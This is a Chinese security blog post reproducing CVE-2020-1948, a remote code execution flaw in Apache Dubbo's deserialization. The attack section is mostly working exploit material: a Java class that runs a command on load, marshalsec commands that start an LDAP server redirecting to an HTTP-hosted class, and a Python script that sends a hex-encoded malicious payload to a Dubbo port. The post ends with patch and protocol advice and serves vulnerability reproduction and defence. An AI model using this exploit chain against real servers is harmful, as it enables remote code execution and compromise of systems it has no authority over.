

# CVE-2020-1948: Dubbo Provider默认反序列化复现

---

原创 M0n1ca Timeline Sec

2020-08-02原文

收录于话题

#CVE 8

#漏洞复现 111

#Dubbo 59

#漏洞复现文章合集 70

**上方蓝色字体关注我们，一起学安全！**

**本文作者：M0n1ca@Timeline Sec**

**本文字数：1086**

**阅读时长：3~4min**

**声明：请勿用作违法用途，否则后果自负**

## 0x01 简介

Dubbo是阿里巴巴公司开源的一个高性能优秀的服务框架，使得应用可通过高性能的RPC实现服务的输出和输入功能，可以和Spring框架无缝集成。

## 0x02 漏洞概述

腾讯安全团队监测到 Apache Dubbo 披露了 Provider 默认反序列化远程代码执行漏洞（CVE-2020-1948），攻击者可构造恶意请求执行任意代码。

该漏洞会影响所有使用 2.7.6 或更低版本的 Dubbo 用户，攻击者可以发送带有无法识别的服务名或方法名的 RPC 请求，以及一些恶意的参数负载。当恶意参数被反序列化时，它将执行一些恶意代码。

### 0x03 影响版本

Apache Dubbo 2.7.0 to 2.7.6

Apache Dubbo 2.6.0 to 2.6.7

Apache Dubbo all 2.5.x versions (官方已不再提供支持)

### 0x04 环境搭建

本次复现环境为：

- 1、Windows 10
- 2、Dubbo 2.7.6
- 3、JDK 1.8.181

注：  
1.8.221 与 JDK 1.8.251 复现失败，建议使用低版本 jdk（1.8.15x-1.8.18x）

Dubbo 2.7.6 下载地址：

<https://github.com/apache/dubbo-spring-boot-project/tree/35568ff32d3a0fcbbd6b3e14a9f7c0a71b6b08ee>

第一步，项目导入 IDEA

<dependency>

```
<groupId>com.rometools</groupId>
```

```
<artifactId>rome</artifactId>
```

```
<version>1.7.0</version>
```


```
<scope>compile</scope>
```

```
</dependency>
```

并且添加依赖至


..\dubbo-spring-boot-samples\auto-configure-samples\provider-sample\pom.xml

添加依赖的原因：攻击依赖于 rome 工具包中的 ToStringBean 工具




此处红框位置已添加所需依赖。

第二步，启动Provier即可



环境搭建成功



第二种搭建方式 (docker版) :

<https://github.com/DSO-Lab/Dubbo-CVE-2020-1948>

[https://github.com/DSO-Lab/defnul/tree/master/CVE-2020-1948\\_Dubbo](https://github.com/DSO-Lab/defnul/tree/master/CVE-2020-1948_Dubbo)

## 0x05 漏洞复现

利用marshalsec开启LDAP服务调用本地exp触发漏洞

marshalsec下载地址：

<https://github.com/mbechler/marshalsec>

编译：

```
mvn clean package -DskipTests
```



Exploit.java

```
public class Exploit {
```

```
    static {
```

```
        System.err.println("Pwned");
```

```
        try {
```

```
            String cmds = "calc";
```


```
            Runtime.getRuntime().exec(cmds);
```

```
        } catch ( Exception e ) {
```

```
            e.printStackTrace();
```

```
}  
}  
}
```

编译Exploit.java文件




```
ASUS  
Windows PowerShell  
版权所有 (C) Microsoft Corporation。保留所有权利。  
尝试新的跨平台 PowerShell https://aka.ms/pscore6  
E:\fuxian\CVE-2020-1948\http  
> cd E:\fuxian\CVE-2020-1948\http  
> javac .\Exploit.java  
> |
```

Timeline Sec

使用 python 为本地 exp 开启 http 服务

`python2 -m SimpleHTTPServer` 默认8000端口




```
E:\fuxian\CVE-2020-1948\http>python2 -m SimpleHTTPServer  
Serving HTTP on 0.0.0.0 port 8000 ...
```

Timeline Sec

使用 marshalsec 开启 LDAP 服务

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar  
marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8000/#Exploit"  
8087
```


```
target
E:\... \fuxian\CVE-2020-1948\marshalsec-master[15:26]
> java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8000/#Exploit" 8087
Listening on 0.0.0.0:8087
```



## 将编译好的Exploit.class放入http目录



## 触发漏洞



可以看到EXP成功启动LDAP服务请求本地exploit，执行打开计算器的命令。

网络公布可直接利用的Exp的Python脚本代码：

```
import socket

import time

import re

def sendEvilObjData(sock):

payload="dabbc200000000000000000000000000003b705322e302e3230366f72672
e6170616368652e647562626f2e737072696e672e626f6f742e64656d6f2e636
f6e73756d65722e44656d6f5365727669636505312e302e300a636f6d6d6f6e5
4657374124c6a6176612f6c616e672f4f626a6563743b48433027636f6d2e726
f6d65746f6f6c732e726f6d652e666565642e696d706c2e457175616c7342656
16e92036f626a096265616e436c61737360433029636f6d2e726f6d65746f6f6
c732e726f6d652e666565642e696d706c2e546f537472696e674265616e92036
f626a096265616e436c61737361431d636f6d2e73756e2e726f777365742e4a6
46263526f77536574496d706cac06706172616d73096c697374656e657273036
d61700a6368617253747265616d0b617363696953747265616d0d756e69636f6
46553747265616d0c62696e61727953747265616d0f7374724d61746368436f6
c756d6e730d694d61746368436f6c756d6e73057265734d4406726f77734d440
2727302707304636f6e6e09666574636853697a6508666574636844697209697
36f6c6174696f6e1065736361706550726f63657373696e6708726561644f6e6
c790b636f6e63757272656e63790c6d61784669656c6453697a65076d6178526
f77730c717565727954696d656f75740b73686f7744656c657465640a726f775
36574547970650a64617461536f757263650355524c07636f6d6d616e64624d1
36a6176612e7574696c2e486173687461626c655a4e4e4e4e4e4e4e56106a61766
12e7574696c2e566563746f729a03666f6f4e4e4e4e4e4e4e4e4e4e56919a8f8f8
f8f8f8f8f8f8f4e4e4e4e4e90cbe8925454cbf090909046cbec1d6c6461703
a2f2f3132372e302e302e313a383038372f4578706c6f69744e4e430f6a61766
```



```
12e6c616e672e436c61737391046e616d65631d636f6d2e73756e2e726f77736
5742e4a646263526f77536574496d706c633029636f6d2e726f6d65746f6f6c7
32e726f6d652e666565642e696d706c2e546f537472696e674265616e5191519
151915a48047061746830366f72672e6170616368652e647562626f2e7370726
96e672e626f6f742e64656d6f2e636f6e73756d65722e44656d6f53657276696
3651272656d6f74652e6170706c69636174696f6e3024647562626f2d6175746
f2d636f6e6669677572652d636f6e73756d65722d73616d706c6509696e74657
26661636530366f72672e6170616368652e647562626f2e737072696e672e626
f6f742e64656d6f2e636f6e73756d65722e44656d6f536572766963650776657
273696f6e05312e302e305a"
```

```
sock.send(payload.decode('hex'))
```

```
def run(dip,dport):
```

```
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    server_addr = (dip, dport)
```

```
    sock.connect(server_addr)
```

```
    sendEvilObjData(sock)
```

```
run("127.0.0.1",12345)
```

## 0x06 修复方式

升级 2.7.7 版本，并根据以下链接的方法进行参数校验

<https://github.com/apache/dubbo/pull/6374/commits/8fcdca112744d2cb98b349225a4aab365af563de>

更换协议以及反序列化方式。具体更换方法可参考：

<http://dubbo.apache.org/zh-cn/docs/user/references/xml/dubbo-protocol.html>

**参考链接：**

<https://www.mail-archive.com/dev@dubbo.apache.org/msg06544.html>  
<https://www.cnblogs.com/JingQ/p/13329083.html>  
[http://vlambda.com/wz\\_7ir7dHoZYhA.html](http://vlambda.com/wz_7ir7dHoZYhA.html)



**阅读原文看更多复现文章**

Timeline Sec 团队

安全路上，与你并肩前行



## 精选留言

---

用户设置不下载评论  
[阅读全文](#)